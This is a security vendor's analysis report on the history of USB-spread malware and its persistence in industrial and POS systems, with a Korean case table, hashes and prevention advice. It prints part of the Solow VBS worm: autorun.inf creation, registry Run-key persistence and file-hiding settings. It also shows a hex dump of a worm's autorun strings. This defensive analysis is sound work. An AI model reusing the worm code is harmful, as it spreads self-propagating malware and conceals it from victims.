2020. 08. 03

Analysis Report

Ghosts Dwelling in the USB Memory

Analysis of USB Malware Distribution during the Past Decade

AhnLab Security Emergency-response Center (ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com |

Table of Content

Executive Summary

USB flash drives, commonly referred to as USB memory, have been on the market starting from the year 2000. It soon became the most commonly used portable storage device, quickly replacing floppy disks.

Its smaller volume and larger storage capacity compared to that of floppy disks triggered issues, such as leakage of internal assets. Worried organizations and enterprises began regulating the use of it. However, not all of them have placed restrictions on the usage of USB because of user complaints regarding inconvenience. As a result, some of these entities are still operating under these systems with exception policies applied.

Various sectors are continuously being compromised by USB malware. Some of it includes, but are not limited to:
- Manufacturing industry (low specs/outdated systems)
- Fixed-function system (ATM, POS system, kiosk)
- Public system (school, library, etc.)
- Systems with exception policy

Manufacturing industries tend to maintain already-established systems as long as the production keeps running; a reason that no longer supported OS, such as Windows XP, are still being used. According to HoneyWell, USB is the second most exploited industry attack vector over OT systems. Other manufacturing verticals and fixed-function systems, including ATM, POS system, and kiosk, are also equally exposed to these types of attack vector.

It is quite common for fixed-function systems to be infected by malware via USB connection during maintenance. Although there hasn't been a lot of cases where hospitals were attacked using USB malware, there has been an increasing amount of attacks exploiting outdated OS. Since many of these systems lack the necessary tools to detect security threats, some of them go on for years without knowing that they have been infected.

In this analysis report, we will go over the development of USB malware over the last ten years.

Development of USB Memory Malware

Attacks on portable storage devices date back to the 1980s. Between the 1980s to the early 1990s, the floppy disk was often used as a means of booting, and it was the main path of virus propagation. Some may wonder whether the floppy disk was ever used in the 21st century, but the fact is that the nuclear weapon management system was operated with the floppy disk until 2019. Boot viruses decreased with the mass production of hard disk, which prevented the booting via floppy disks. Also, the era of Windows coming into the picture also played a big role in the reduction of boot viruses.

In the mid-1990s, AutoRun feature, running a designated file inside the storage device when inserted, was added to the OS for user convenience; this was in line with the popularization of CD-ROM. The problem was that the malware operators also began exploiting this feature. In April 1998, AutoStart worm utilizing QuickTime 2.0 and AutoPlay feature of Mac increased exponentially. This worm also started being distributed in Korea, which triggered

the production of anti-malware for Mac. Regarding the AutoPlay feature, the Windows Rootkit incident in October 2005 with Sony BMG music CD is also well-known.

The emergence of USB in 2000 replaced all other portable storage devices, such as floppy disks. Malware creators saw a new opportunity in the popularization of this novel portable storage devices, which allowed them to read/write and AutoRun. The first appearance of worm creating AutoRun file (Autorun.inf) in the USB and automatically executing malware after the connection was 2006, and it has become a formidable threat as of 2007.

The following is a timeline of USB malware's development.

Date	Details
2006	Solow worm exploiting AutoRun feature appeared.
2008	The malware was discovered in a USB memory given out during the security conference.
Nov. 2008	The US military reveals damage by Agent.BTZ malware.
Dec. 2008	Conficker worm circulating via SMB vulnerability and USB was spotted.
2009	Worm in the form of an obfuscation script appeared.
2009	Information stealer AutoRun was discovered. The variant found in Korea also collected HWP files.
Jul. 2009	Windows 7 was released with AutoRun disabled.
2010	Stuxnet was spotted.
2011	Targeted attacks implemented USB to spread malware.
2013	Worm creating a shortcut file (LNK) with the same name as that in the USB was spread.
2014	Tickusb, a malware that infects executable in USB and compromises the internal system became active.
2014	Dotlogger with the features of propagation via USB and keylogging was found.
2016	Worm that moves the file and folder inside USB to the specific folder and creates LNK file with the identical name emerged.
2020	USBferry, Ramsay, Compfun, and USBCulprit malware were discovered, spreading via USB or collecting info within USB.

Table 1. Details on the changes made to the malware exploiting USB

Solow, first detected in 2006, is a script worm written in Visual Basic Script (VBS). When it was first discovered, there was no sign of obfuscation. Since the worm's strings are not obfuscated, variants are found with only minor differences, such as slightly different names, added annotations, and partially modified codes during copying files.

```
'mark
'slow and silent (sas)1.0
on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,cc,hm
atr = "[autorun]"&vbcrlf&"shellexecute=wscript.exe .MS32DLL.dll.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getfile(Wscript.ScriptFullname)
set rg = createobject("WScript.Shell")
rg.RegWrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows Scripting Host¥Settings¥Timeout","0"
rg.regwrite "HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run¥MS32DLL",winpath&"¥.MS32DLL.dll.vbs"
rg.regwrite "HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run¥winboot","wscript.exe "&winpath&"¥boot.ini"
rg.regwrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Policies¥Explorer¥NoDriveTypeAutoRun",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Advanced¥SuperHidden",1,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Advanced¥ShowSuperHidden",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Advanced¥HideFileExt","1"
rg.regwrite "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Explorer¥Advanced¥Hidden","1"
dim text,size
size = mf.size
```


Figure 1. Initial version of Solow in 2006

Diverse malware variants that spread by creating AutoRun (Autorun.inf) files have emerged and started being distributed since 2007. In 2008 and 2010, the malware was discovered in USB given out during the security conference and even in the computer of International Space Station (ISS).

In November 2008, Agent BTZ worm was detected in the US military and continuously posed a threat till 2011. The malware is known to be from the Turla group, presumably being supported by a specific nation. In May 2020, the variant of its latest version (version 4) was spotted in Korea.

The sibling of Conficker worm identified in December 2008 not only exploits vulnerability CVE-2008-4250 (MS08-067) to proliferate like the initial version, but also utilizes the AutoRun feature to spread via USB - Conficker is one of the most common malware within the industrial sector. The malware exploits vulnerability MS08-067 to compromise other connected systems. The problem continues to occur despite the discovery of vulnerability and announcement of a security patch. This is mainly because the appropriate security patches have not yet been applied.

Initially, the malware aimed to only spread, but some of the worms possess info stealing features. AutoRun worm (md5: d81569c475154ddf7ab32ce7af393866) spotted in 2009 targeted Korean users, collecting various document files including HWP. The malware variant creates an AutoRun file (autorun.inf) containing directions such as 'open the folder and view the file' or 'open' in Korean. It indicates that the malware was designed to target Korean users specifically.



```
.00409201:  68 71 6F 69.3B 33 77 34.6F 69 34 6F.69 68 32 6F  hqoi;3w4oi4oih2o
.00409211:  69 00 00 5B.61 75 74 6F.72 75 6E 5D.0A 6F 70 65  i  [autorun]Ope
.00409221:  6E 3D 2E 5C.52 45 43 59.43 4C 45 52.5C 53 2D 31  n=.¥RECYCLER¥S-1
.00409231:  2D 35 2D 32.31 2D 33 34.34 31 34 38.35 30 34 31  -5-21-3441485041
.00409241:  2D 39 31 38.34 37 38 31.39 36 2D 31.37 34 38 36  -918478196-17486
.00409251:  30 32 36 33.2D 31 30 30.34 5C 72 75.6E 2E 65 78  0263-1004¥run.ex
.00409261:  65 0A 69 63.6F 6E 3D 25.53 79 73 74.65 6D 52 6F  eicon=%SystemRo
.00409271:  6F 74 25 5C.73 79 73 74.65 6D 33 32.5C 53 48 45  ot%¥system32¥SHE
.00409281:  4C 4C 33 32.2E 64 6C 6C.2C 34 0A 61.63 74 69 6F  LL32.dll,4actio
.00409291:  6E 3D C6 FA.B4 F5 B8 A6.20 BF AD BE.EE 20 C6 C4  n=폴더를 열어 파
.004092A1:  C0 CF 20 BA.B8 B1 E2 0A.73 68 65 6C.6C 5C 6F 70  일 보기shellWop
.004092B1:  65 6E 3D BF.AD B1 E2 28.4F 29 0A 73.68 65 6C 6C  en=열기(O)shell
.004092C1:  5C 6F 70 65.6E 5C 63 6F.6D 6D 61 6E.64 3D 2E 5C  WopenWcommand=.W
.004092D1:  52 45 43 59.43 4C 45 52.5C 53 2D 31.2D 35 2D 32  RECYCLER¥S-1-5-2
```

Figure 2. Creation of AutoRun file (autorun.inf)

Stuxnet discovered in 2010 exploits the LNK vulnerability (CVE-2010-2568) in USB to be distributed. Opening the directory via Windows Explorer, where the shortcut file is located, makes the file automatically run. In Korea, a similar case of targeted attack was reported in 2011.

USB is used for copying data in the system if the network is air-gapped. Thus, operators developed malware that leaks the information in the USB as it contains critical assets. This type of attacks have been attempted since 2010. In Korea, the malware that compresses malicious file in the USB and transfers it to the network when connected to the system was reported in 2010.

Starting with the release of Windows 7 in 2009, AutoRun was disabled in all forms of drives except CD-ROM. With the popularization of new Windows OS, malware creators could no longer abuse the automatic execution feature of the AutoRun file (autorun.inf). To adapt to the shift, the malware operators designed worms using shortcut file (LNK) instead of creating AutoRun files; these worms became quite standardized afterward. The malware continued to evolve and eventually parted away from simply creating an LNK file. Instead, it moves files and folders inside the USB to the trash folder (.Trashes) and replaces them with shortcut files having the identical name of the files and folders that were moved (md5: 3f097745bc355e14961023392e369ed9). This malware changes system settings to remain invisible and hides properties of the trash folder so it cannot be located from the file explorer.

In January 2014, USB malware was found in the region without an internet connection. The infection occurred while running maintenance through files, such as patch file or engine file of anti-malware solutions. The procedure was conducted only once a week due to a lack of internet connection.

Tickusb by Tick Group is the malware developed in 2014 to steal confidential information of Korean enterprises using USB. The activity of malware was confirmed from the spring of 2014 to November 2017. When a malicious DLL file is executed, the malware creates a log file in a path and checks the USB connection. As USB is connected to the system, the malware runs malicious EXE files and downloads additional files. Malicious EXE file performs different features depending on the variation, but it usually collects information of files inside the USB - some variants modify the EXE files in the USB memory. Ultimately, the computer gets compromised by Tickusb when the modified EXE file in the USB is executed after USB is connected to the system. In April 2015, Tickusb sibling called Cryptbase.dll was spotted. Unlike other Tickusb variants, it was an independent DLL type. This malware possesses the same export function as the normal Windows CRYPTBASE.dll file, and the discovered file path is %ProgramFiles%\common files\java\java update\cryptbase.dll. It hints that the malware should have been loaded when a Java-related program was executed.

A variant comprised of DLL and EXE files was spotted in the campaign, which took place on the 1st of June 2015. The attacker patched BrSrMonW.exe, the driver file for Brother printer, and made it load BrWeb.dll (malicious DLL file) when the file was executed. Also, the feature was added to search and modified the EXE file in USB. In October 2016, wincrypt.dll (md5: 16572393021beea366679e80cc78610c), the variant of Tickusb was discovered and it lasted until November 2017.

From June 2014, Dotlogger has been spotted. It was compiled with .NET and spread via AutoRun file(autorun.inf). The malware contains keylogger features and the variant discovered in 2017 could stop Korean anti-malware. The worm spotted after 2016 additionally downloads and runs CoinMiner malware.

In 2020, cybersecurity providers announced information of malware pirating assets in USB or targeting network isolation system utilizing USB as following: USBferry by Trend Micro, Ramsay by ESET, and Compfun and USBCulprit by Kaspersky.

Malware Technique and Tactic Abusing USB Memory

Attackers use various methods to disseminate malware while protecting themselves.

1. Spread - Creating autorun.inf

Starting from Windows 95, OS has supported AutoRun feature that automatically executes the file designated by AutoRun file (autorun.inf) when CD-ROM or USB is connected to PC. The malware operators took this as an opportunity to design AutoRun file in removable disk to automatically implement malware.

The malware that creates AutoRun file in a portable device and runs the specific file was first spotted in 2006 (or 2005). It makes AutoRun file in devices such as USB, memory card or external hard drive. The malware also adds wasted value on the AutoTun file to hinder the detection. However, this method is not effective anymore in Windows 7 or later versions.




Figure 3. Autorun.inf strings in the malware

2. Spread – Inducing execution

As AutoRun feature utilizing AutoRun file became unavailable in Windows 7 and later versions, the attackers started inducing users to click the file that they created in the form of a shortcut file of the existing file or the file with the same icon as the folder. First, they hide folder/file or all folders and files in the removable disk.

Then they create a shortcut LNK file with the identical name with a folder or file. The user clicks the shortcut file in USB, thinking that it is the original file. Some malware changes the content of the registry by removing the arrow shape from the shortcut icon to confuse the user.




Figure 4. LNK file created by the malware

3. Spread – Infect executable in USB

USB is also utilized to copy files in the system under network segmentation. Some malware takes advantage of this to infiltrate into the internal system by modifying an executable in USB. The attackers compromise the system connected to the internet and EXE file in USB when it is linked to the system.

When the malware is implemented while USB is used in an air-gapped system, it collects and saves the information in USB. The information can be leaked when the USB is used in the system with an internet connection.

Some Tickusb variants search and modify executable with EXE extension in USB. For the modified file, the entry point is edited to execute the malware. Ultimately, it runs the executable added at the end of the files.

4. Attack on security USB

In the case of Tickusb assault targeting Korean enterprises to leak the internal information, attackers infected the company's security USB and exploited it as a way of distributing the malware. It implies that they have a decent understanding of how Korean IT and infrastructure industries revolve.

Some Tickusb families spotted between 2012 and 2014 read and run data in a specific area of the USB when a particular security USB of Korean company is connected. Even though a code type in USB is unidentified, malware operators would have injected malicious code during the production process. They may have taken this approach to strike the system of the company under network segmentation.

5. Obfuscation

Malware written as a script obfuscates a part of or entire code to complicate analysis and detection. Solow variant found in 2009 partially encrypted it strings. Script malware designed after 2010 have most of their codes obfuscated.

Figure 5. Obfuscated script work

6. Self-Protection

The malware operates multiple processes, and each of them checks whether they are running or not. Even if one process is terminated, it gets back on, making the removal of malware very difficult. Additionally, some malware has a concealment feature against user mode. This prevents the user from running tools such as analytics, registry editor, and system configuration program to disturb the detection procedure.

Latest Activities in Korea

AhnLab collected the information regarding the distribution of malware via USB flash drives since 2018. The followings are the key finding.

Date	Area of Collection	Details	Filename & MD5
Mar. 2018	Medical	- Spotted in July 2016. - JS/Bondat. - Miner using 'self-protection' technique.	a81b4d4971f2fcb739b384e33e6053e6 (http://asec.ahnlab.com/1099)
Jul – Aug 2018, Apr. 3019	Manufacturing, Electronics, Financial	- Sample found in 2009 across diverse sectors. - Thumb.db file. - Printing religion-related documents.	0a456ffff1d3fd522457c187ebcf41e4, 977a2c8088b38e086137938079b25f43
Dec. 2018	Heavy Industry	- LNK/Retadup - Script written with AutoHotKey. - Creating LNK file.	328c03ca3c396c9c29518498a41b74ac (Content changes along with hash per each run)
Jul. 2019	Financial	- Spotted in 2015. - Creating autorun.inf and	winmgr.exe : 5c7a77c4ecbdb0a4b234b8d10f5a0c81

		LNK file with Ircbot.	
Sep. 2019	Distribution	- Suspicious traffic found in POS of grocery stores. - Infected in April 2018 - Rootkit feature complicating the scanning / cleaning process during infectious state.	(Random File Name).exe a23f2799d70decce3fa37db9a7c0a9d1 d027b6120806146d04d20585b612fe6b
Sep. 2019	Manufacturing	- Multiple malware such as Autorun and Palevo spotted in 2010	e1e3845ebb46f7afa05b9b80fd21aef6 a92ac88d8a5dfd2a9dffc5608ce65ab4 9fd7b8adb27381bd2a4d6e51324ca63c 164e1aab8107acb9aede9e2424012c13 45bc780a1a31c3baac135ac9563f010a cf1354bf2fb650b26bbe3dd2130f9a0b
Oct. 2019	Education	- Saving the original file in the FILES folder - Creating LNK file identical to the original file. - Creating Files.bat	4ffd2baf81e34ed4dfe0471f55b346ee
Oct. 2019	IT	- Early variant of VBS / Solow not obfuscated, which was spotted in 2006.	2d5e9f0af1e78f0078c68bf1a35ccb1e
Dec. 2019	Enterprise	- LNK that runs script written in Autoit.	729857a300e3e3cb76a4850a2b66d525
Feb. 2020	Manufacturing	- Variant of Bflient	cb9b8d4943e85553dfd9a1aee7d1878f
Feb. 2020	IT	- Variant of Bflient	18f3a44388176725ab179cac6309fd46
May. 2020	Education	- Creating RECYCL folder and rknl.vbs file in removable disk. - LNK file. - Downloading Miner. - Infecting Office document	8f52324624698d2dec6244e010b33a52 822032d5d49dc1daed3d819c87b07cc6
June. 2020	Distribution	- Worm found in 2010. - Prompting the user to run the file by making its name identical to the folder which	c027aeac082f01c7a6c194b04c410383

		is in removable disk.	

Table 2. Cases of USB memory malware infection in Korea

As seen from the malware activities between 2018 to 2020, ones discovered a decade ago are still active in the present.

Although these malware are not new and most of the current anti-malware have no trouble scanning and cleaning (deleting) them. Most of these malware are active in a low-spec system where installation of anti-malware itself is a challenge. Anti-malware installation issue also occurs in manufacturing company's production facility POS (Point of Sales) system, where program installation is limited due to stability reasons. Therefore, the damage caused by malware infection may be more severe than what is shown on the surface.

The method of replacing files inside USB into the LNK file is still effective to this day. In 2019, scanning was conducted on the POS system of a store as an abnormal packet was spotted in the system. Indeed, the malware was detected. In 2018, the system was infected by the malware (md5: a23f2799d70decce3fa37db9a7c0a9d1), as the LNK file inside the connected USB was mistaken as a system configuration file for maintenance. In addition, Palevo worm (md5: d027b6120806146d04d20585b612fe6b) was found in other system.

Fixed-function systems, such as production facility and POS system, are often operated for over ten years. Some of them go on for years without being infected by malware.

Response and Precaution

By enabling 'Autorun Prevention on CD/USB Flash Drive' and 'Automatic Scanning on USB Flash Drive' feature of AhnLab’s anti-malware, AhnLab V3, the user can prevent automatic execution of the content in USB at the moment of connection and scan for known malware.

Cases of USB malware infection have been continuously reported in manufacturing industry. Although many companies are obliged to adopt a security policy of scanning every USB brought into the facility with anti-malware, the majority of the procedures are being neglected. This occasionally results in malware infection of production equipment.

Many production facilities and fixed-function systems have belittled security as they have not been facing the internet or external environment. The security issues have become known as some of the production facilities and services were shut down due to ransomware attacks. In contrast, their damage from the malware capitalizing on USB has been reported for over ten years. These malware may seem trivial as they have been lingering for a long time and anti-malware can easily detect their activities. Also, it might seem not too destructive because these systems are not the primary target. However, these malware can be lethal if an attacker decides to develop one targeting a specific industry or service.

USB malware are easily detectable with anti-malware and mostly operated in old systems. Nevertheless, they have been very active in certain industries for last ten years. There are few things we can learn from this. Many people and organizations still do not comply with minimum security requirements, such as the installation of anti-malware. Plus, the security policy against inbound storage devices is not being kept. There are occasions to prevent the internal system from being compromised by malware abusing USB.

First, the USB should not be infected with malware unless the maintenance manager's PC is unaffected. Since most of the malware are not novel, installing anti-malware can protect the system from infection. Second, the infiltration of malware can be prevented ahead by scanning inbound USB with anti-malware when it is brought. Third, users can avoid infection if the systems have anti-malware or whitelist-based security programs installed.

Although it is important to prepare for new security threats, protection from known malware should not be left out from the sets of priority. It will be far easier to cope with existing malware as there are already security patches to detect and prevent them. Users will be able to considerably lessen the damage by simply complying with the established security policies.